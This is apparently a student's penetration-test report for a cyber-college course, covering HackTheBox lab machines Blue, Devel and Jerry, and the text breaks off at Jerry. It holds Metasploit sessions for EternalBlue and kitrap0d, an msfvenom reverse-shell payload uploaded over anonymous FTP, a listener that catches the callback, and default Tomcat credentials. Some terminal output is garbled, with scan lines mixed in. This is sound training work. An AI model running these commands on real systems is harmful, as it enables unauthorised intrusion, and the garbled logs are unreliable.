



# Penetration Test Report for Internal Lab and Exam

---

v.1.0

**ajax9497@gmail.com**

**Ori Adivi**

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSAFE Cyber College.

## Table of Contents

1.0 ITSafe Penetration Project Reports	4
1.1 Introduction	4
1.2 Objective	4
1.3 Requirements	4
2.0 High-Level Summary	5
2.1 Recommendations	6
3.0 Methodologies	6
3.1 Information Gathering	6
3.2 Penetration	7
System IP: 10.10.10.40 (Blue)	7
Service Enumeration	7
Privilege Escalation	10
System IP: 10.10.10.5 (Devel)	11
Service Enumeration	11
Privilege Escalation	15
System IP: 10.10.10.95 (Jerry)	17
Service Enumeration	17
Privilege Escalation	21
System IP: 10.10.10.4 (Legecy)	22
Service Enumeration	22
Privilege Escalation	24
System IP: 10.10.10.8 (Optimum)	25
Service Enumeration	25
Privilege Escalation	27

System IP: 10.10.10.7 (Beep)	31
Service Enumeration	31
Privilege Escalation	35
System IP: 10.10.10.3 (Lame)	37
Service Enumeration	37
Privilege Escalation	39
System IP: 10.10.10.75 (Nibbles)	40
Service Enumeration	40
Privilege Escalation	46
System IP: 10.10.10.60 (Sense)	48
Service Enumeration	48
Privilege Escalation	52
System IP: 10.10.10.56 (Shocker)	53
Service Enumeration	53
Privilege Escalation	57
4.0 Additional Items	59
Appendix 1 - Proof and Local Contents:	59

## **1.0 ITSafe Penetration Project Reports**

### **1.1 Introduction**

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

### **1.2 Objective**

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

### **1.3 Requirements**

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

## 2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.40 (Blue) - SMB Remote Windows Kernel Pool Corruption
- 10.10.10.5 (Devel) - Reverse TCP
- 10.10.10.95 (Jerry) - Reverse TCP
- 10.10.10.4 (Legacy) - Microsoft Server Service Relative
- 10.10.10.8 (Optimum) - Remote Command Execution
- 10.10.10.7 (Beep) - Local File inclusion
- 10.10.10.3 (Lame) - Samba Command Execution
- 10.10.10.75 (Nibbles) - File Upload Vulnerability
- 10.10.10.60 (Sense) – PfSense Command Injection
- 10.10.10.56 (Shocker) - Bash Environment Variable Code Injection

## 2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments are secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

#### Lab Network

##### Windows:

- 10.10.10.40 (Blue)
- 10.10.10.5 (Devel)
- 10.10.10.95 (Jerry)
- 10.10.10.4 (Legacy)
- 10.10.10.8 (Optimum)

##### Linux:

- 10.10.10.7 (Beep)
- 10.10.10.3 (Lame)
- 10.10.10.75 (Nibbles)
- 10.10.10.60 (Sense)
- 10.10.10.56 (Shocker)

### 3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **10** out of the **10** systems.

#### System IP: 10.10.10.40 (Blue)

##### Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.40	<b>TCP:</b> 135,139,445,49152,49153,49154,49155,49156 ,49156,49157
	<b>UDP:</b> -

# בדיקות חסן תשתיות

## דוח מעבדות נמר

### Nmap Scan Results:



```
Scan Tools Profile Help
Target: 10.10.10.40 Profile: Intense scan
Command: nmap -T4 -A -v 10.10.10.40
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host 10.10.10.40
Completed NSE at 04:54, 0.00s elapsed
Nmap scan report for 10.10.10.40
Host is up (0.16s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=9/5%T=135%CT=1%CU=44664%PV=Y%DS=11%DC=T%G=Y%TM=613485
OS:C2%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%I=I%CI=I%II=I%TS=7)SE
OS:O(SP=101%GCD=1%ISR=10C%I=I%II=I%TS=7)SEQ(TS=7)OPS(O1=M54DNW8ST11%02=M54
OS:DNW8ST11%03=M54DNW8NT11%04=M54DNW8ST11%05=M54DNW8ST11%06=M54DST11)WIN(W
OS:I=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%
OS:O=M54DNW8NN%C=N%O=)ECN(R=N)T1(R=Y%DF=Y%T=80%S=0%A=S+F=AS%RD=0%Q=)T1(R
OS:)=T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=80%
OS:W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%R
OS:D=0%Q=)T4(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T5(R=N)T6(R=
OS:Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T6(R=N)T7(R=Y%DF=Y%T=80%W=0%S=Z%A
OS:S+F=AR%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCPK=G%RUCK=G%RUD=G)U1(R=N)IE(R=Y%DFI=N%T=80%CD=Z)IE(R=N)

Network Distance: 11 hops
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -16m27s, deviation: 34m37s, median: 3m30s
| smb-os-discovery:
|_ OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_ OS_CPE: cpe:/o:microsoft:windows-7:sp1:en-us

Filter Hosts
```

### Initial Shell Vulnerability Exploited

### MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

[https://www.rapid7.com/db/modules/exploit/windows/smb/ms17\\_010\\_etalblue/](https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_etalblue/)

### Vulnerability Explanation:

The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead.

**Vulnerability Fix:** Update SMB version

**Severity:** 7

**Initial Shell Screenshot:**

```
root@kali:~ x | root@kali:~ x | root@kali:~ x | msf6 exploit(windows/smb/ms17_010_永恒之蓝) | Details | Scans | msf6 > use exploit/windows/smb/ms17_010_永恒之蓝
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > show options
Module options (exploit/windows/smb/ms17_010_永恒之蓝):
Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS    192.168.1.111    yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
REPORT    445                yes        The target port (TCP)
SMBDomain Not shown       no         (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   <password>       no         (Optional) The password for the specified username
SMBUser   <username>       no         (Optional) The username to authenticate as
VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true           yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---      ---      ---
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.1.41      yes        The listen address (an interface may be specified)
LPORT    4444                yes        The listen port
Exploit target:
Id  Name
--  --
0   Automatic Target
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set rhosts 10.10.10.40
rhosts => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set lhost 10.10.14.13
lhost => 10.10.14.13
```

```
root@kali: ~ x | root@kali: ~ x | root@kali: ~ x | Profile Intel
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.14.13:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[*] 10.10.10.40:445 - Connection established for exploitation.
[*] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 66 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations. Windows metasploit
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet Microsoft Windows 7601 Service Pack 1 microsoft-ds (workgroup)
[*] Sending stage (200262 bytes) to 10.10.10.40 Microsoft Windows RPC
[*] Meterpreter session 2 opened (10.10.14.13:4444 -> 10.10.10.40:49159) at 2021-09-05 05:53:30 -0400
[-] 10.10.10.40:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError
meterpreter > getuid
49155/tcp open msrpc Microsoft Windows RPC
Server username: NT AUTHORITY\SYSTEM msrpc Microsoft Windows RPC
meterpreter > 
49157/tcp open msrpc Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/su)
```

## Privilege Escalation

We can see that we are already a root

### Exploit Code: MS17-010

#### Proof.txt Contents:

```
meterpreter > cd desktop
meterpreter > ls
Listing: C:\users\administrator\Desktop
=====
Mode          Size  Type  Last modified   hops      Name
--          --  --  --  --  --  --
100666/rw-rw-rw-  282   fil  2017-07-21 02:56:36 -0400  desktop.ini
100444/r--r--r--  32  filscr 2017-07-21 02:56:49 -0400  root.txt
=====
meterpreter > cat root.txt
```

# **בדיקות חסן תשתיות**

## **זוח מעבדות נמר**

**System IP: 10.10.10.5 (Devel)**

## Service Enumeration

Server IP Address	Ports Open
10.10.10.5	<b>TCP:</b> 21,80  <b>UDP:</b> -

## Nmap Scan Results:

```
Target: 10.10.10.5 Profile: Intense scan

Command: nmap -T4 -A -v 10.10.10.5

Nmap Output Ports / Hosts Topology Host Details Scans
nmap -T4 -A -v 10.10.10.5
[...]
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_03-18-17 02:06AM <DIR>          aspnet client
|_03-17-17 05:37PM                 689  iisstart.htm
|_03-17-17 05:37PM                 184946 welcome.png
|_ftp-syst:
|   SYST: Windows NT
80/tcp    open  http     Microsoft IIS httpd 7.5
|_http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008/7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_vista::spl cpe:/o:microsoft:windows_server_2012
cpe:/o:microsoft:windows_vista::spl cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 (Windows 8.1 (92%)), Microsoft Windows Phone 7.5 or 8.0 (91%), Microsoft Windows Server 2008 R2 SP1 (Windows 8.1 (9%)), Microsoft Windows Server 2008 R2 SP1 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows 8 (91%)
No exact OS matches found for host (test conditions non-ideal).
Uptime guess: 0.002 days (since Wed Sep 15 06:17:54 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1  173.88 ms  10.10.14.1
2  184.21 ms  10.10.10.5
```

# **בדיקות חסן תשתיות**

## **דו"ח מעודכן גמר**



```
[root💀 kali] ~ # gobuster dir -u 10.10.10.5 -w /usr/share/dirb/wordlists/big.txt -t 40
Gobuster v3.1.0 https://github.com/OJ/... Failed to load module "gail"
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: re/themes/Kali-Dark/g... http://10.10.10.5 [Status: 200] [Time: 0.001]
[+] Threads: 40 [Status: 200] [Time: 0.001]
[+] Method: GET [Status: 200] [Time: 0.001]
[+] Threads: 40 [Status: 404] [Time: 0.001]
[+] Wordlist: /usr/share/dirb/wordlists/big.txt [Status: 200] [Time: 0.001]
[+] Negative Status codes: 404 [Status: 200] [Time: 0.001]
[+] User Agent: gobuster/3.1.0 [Status: 200] [Time: 0.001]
[+] Timeout: 10s [Status: 200] [Time: 0.001]

2021/09/19 10:20:21 Starting gobuster in directory enumeration mode
[+] Url: /aspnet_client [Status: 301] [Size: 155] [→ http://10.10.10.5/aspnet_client/]

2021/09/19 10:21:51 Finished
```



```
(root💀 kali)-[~]
# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> 
```

Initial

### Shell Vulnerability Exploited

#### Vulnerability Explanation: Reverse TCP -

A reverse shell is a type of shell where the victim computer calls back to an attacker's computer. The attacking computer typically listens on a specific port. When it receives the connection, it is then able to execute commands on the victim computer

**Vulnerability Fix:** Set a password for the anonymous account in ftp

**Severity:** 5

#### Proof of Concept Code Here:

```
(root💀 kali)-[~] nmap scan report for 10.10.10.5
# msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o reverseshell.aspx LHOST=10.10.14.5 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload Microsoft ftpd
Payload size: 354 bytes ftp-anon: Anonymous FTP login allowed (FTP code 230)
Final size of aspx file: 2886 bytes
Saved as: reverseshell.aspx
```

# בדיקות חסן תשתיות

## דוח מעבדות נמר

```
ftp> put reverseshell.aspx
local: reverseshell.aspx remote: reverseshell.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.1/tcp open  ftp  Microsoft
2923 bytes sent in 0.00 secs (19.0931 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
09-19-21 05:41PM 16 htb.html
03-17-17 05:37PM SYST: Win 689 iisstart.htm
09-19-21 05:47PM 80/tcp open 2923 reverseshell.aspx
03-17-17 05:37PM http-met 184946 welcome.png
226 Transfer complete.
ftp> Supported Methods: OPTIONS
ftp> Potentially risky methods:
```

```
[root💀kali]-[~] -A-v10.10.14.5 ↵ → C ⌂ ⓘ 10.10.10.5
# msfconsole -q
[!] The following modules could not be loaded!
[!] posts /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/onprem_enum.go
[!]   /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/host_id.go
[!]   /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/exchange_enum.go
[!] Please see /root/.msf4/logs/framework.log for details.
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.5
lhost => 10.10.14.5
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.5:4444
```

10.10.10.5/reverseshell.aspx

```
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > pwd
c:\Message 10.06.14.575: Fa
meterpreter >
```

## Privilege Escalation

**Vulnerability Exploited:** MS10\_015\_kitrap0d

**Vulnerability Explanation:** Vulnerabilities in windows kernel could allow elevation of privilege

**Vulnerability Fix:** Change the version, Other versions or editions are either past their support life cycle or are not affected

**Severity:** 5

**Exploit Code: MS10-015**

**Proof Screenshot Here:**

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

Name      Current Setting  Required  Description
SESSION          yes        The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC    process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.1.41    yes        The listen address (an interface may be specified)
LPORT      4444           yes        The listen port

Exploit target:

Id  Name
--  --
 0  Windows 2K SP4 - Windows 7 (x86)
```

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > set LHOST 10.10.14.5
LHOST => 10.10.14.5
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Reflectively injecting payload and triggering the bug ...
[*] Launching netsh to host the DLL ...
[+] Process 3552 launched.
[*] Reflectively injecting the DLL into 3552 ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.5:4444 → 10.10.10.5:49158) at 2021-09-20 08:59:47 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

### Proof.txt Contents:

```
meterpreter > ls
Listing: c:\Users\Administrator\Desktop
=====
Mode          Size  Type  Last modified      Name
--          --   --    --          --
100666/rw-rw-rw-  282   fil   2017-03-17 19:16:53 -0400  desktop.ini
100444/r--r--r--  32    fil   2017-03-17 19:17:20 -0400  root.txt
=====
meterpreter > cat root.txt
```

## **בדיקות חסן תשתיות**

### **דו"ח מעבדות נמר**

System IP: 10.10.10.95(Jerry)

## Service Enumeration

Server IP Address	Ports Open
10.10.10.95	<b>TCP:</b> 8080  <b>UDP:</b> -

## Nmap Scan Results:

Target: 10.10.10.95      Profile: Intense scan

Command: nmap -T4 -A -v 10.10.10.95

Hosts Services

Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

10.10.10.95



```
nmap -T4 -A -v 10.10.10.95
[...]
Host is up (0.16s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-favicon: Apache Tomcat
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache-Coyote/1.1
| http-title: Apache Tomcat/7.0.88
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), M (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.002 days (since Wed Sep 29 05:51:36 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1  153.56 ms 10.10.14.1
2  159.93 ms 10.10.10.95

NSE: Script Post-scanning.
Initiating NSE at 05:53
Completed NSE at 05:53, 0.00s elapsed
Initiating NSE at 05:53
Completed NSE at 05:53, 0.00s elapsed
Initiating NSE at 05:53
Completed NSE at 05:53, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 44.42 seconds
Raw packets sent: 2093 (95.776KB) | Rcvd: 41 (8.696KB)
```

# בדיקות חסן תשתיות

## זיהוי מעבירות נמר



### User Credentials Information:


<https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown>

Username: tomcat

Password: s3cret

# בדיקות חסן תשתיות

## דוח מעבדות נמר



The screenshot shows the Apache Tomcat Web Application Manager interface. At the top, there's a banner with the Apache logo and the text "Tomcat Web Application Manager". Below the banner, there's a message box with "Message: OK". The main area is divided into sections: "Manager" (with links to "List Applications", "HTML Manager Help", "Manager Help", and "Server Status"), "Applications" (listing deployed applications with their paths, versions, display names, running status, session counts, and command buttons like Start, Stop, Reload, Undeploy, and Expire sessions), and "Deploy" (for deploying new WAR files). The "Diagnostics" section includes a link to "Find leaks". The "Server Information" section at the bottom provides details about the Tomcat version (Apache Tomcat/7.0.88), JVM version (1.8.0\_171-b11), JVM vendor (Oracle Corporation), OS name (Windows Server 2012 R2), OS version (6.3), OS architecture (amd64), hostname (JERRY), and IP address (10.10.10.95).

### Initial Shell Vulnerability Exploited

#### Vulnerability Explanation: Reverse TCP -

A reverse shell is a type of shell where the victim computer calls back to an attacker's computer. The attacking computer typically listens on a specific port. When it receives the connection, it is then able to execute commands on the victim computer.

**Vulnerability Fix:** Change the password and don't get a default password.

**Severity:** 10

### Initial Shell Screenshot:

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	3	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/reverse	None specified		true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes

## Privilege Escalation

```
